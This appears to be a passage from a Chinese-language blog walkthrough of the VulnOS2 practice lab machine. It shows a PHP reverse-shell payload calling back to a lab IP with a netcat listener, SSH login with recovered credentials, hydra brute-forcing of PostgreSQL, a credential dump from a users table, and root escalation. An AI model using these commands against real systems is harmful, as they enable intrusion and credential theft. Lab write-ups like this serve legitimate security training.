
上传成功
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.2.128/4444 0>&1'");?>
在Kali中打开监听
nc -nvlp 4444
找了半天竟然没找到路径,先去试试ssh

ssh webmin@192.168.2.191
密码:weebmin1980
还好ssh登录上了
三、初始权限获取
四、提权
ls
发现有个压缩包
tar -zxvf post.tar.gz 解压
cd post
ls
发现是hydra软件的源码包,感觉是要我们去爆破这个数据库,很显眼的位置,并且目录名称也是post命名,postgres是一个数据库

我们编译一下
make
./configure

make
./hydra
成功编译,可以使用了

但是目前我们还没有字典
我们在Kali中切换到字典目录下
cd /usr/share/wordlists/metasploit/
然后启动服务器
python3 -m http.server 888
回到靶机shell端
wget http://192.168.2.128:888/postgres_default_user.txt
wget http://192.168.2.128:888/postgres_default_pass.txt
./hydra -L postgres_default_user.txt -P postgres_default_pass.txt postgres://127.0.0.1

这里成功获取账号密码 postgres postgres
psql -h 127.0.0.1 -U postgres 登录

https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-postgresql.html 资料
查看所有数据库
\l 查看所有数据库

\c system 查看指定数据库,这里是system
\d 列出表

select * from users;
查看User内容

vulnosadmin 密码 c4nuh4ckm3tw1c3
输入\q 可以退出
su vulnosadmin 切换用户 cd /home/vulnosadmin
ls

发现了个r00t.blend,查询了这是一个3D建模的格式文件
回到Kali
scp vulnosadmin@192.168.2.191:~/r00t.blend ./
将文件下载到目录

安装blend并查看文件
隐藏图形,发现有一个TEXT
ab12fg//drg

只能尝试root的登录了
五、提权成功root权限

su root
密码 ab12fg//drg
非特殊说明,本博所有文章均为博主原创。
如若转载,请注明出处:https://www.oneblanks.xyz/vulnos2%e9%9d%b6%e6%9c%ba%e7%bb%83%e4%b9%a0/
共有 0 条评论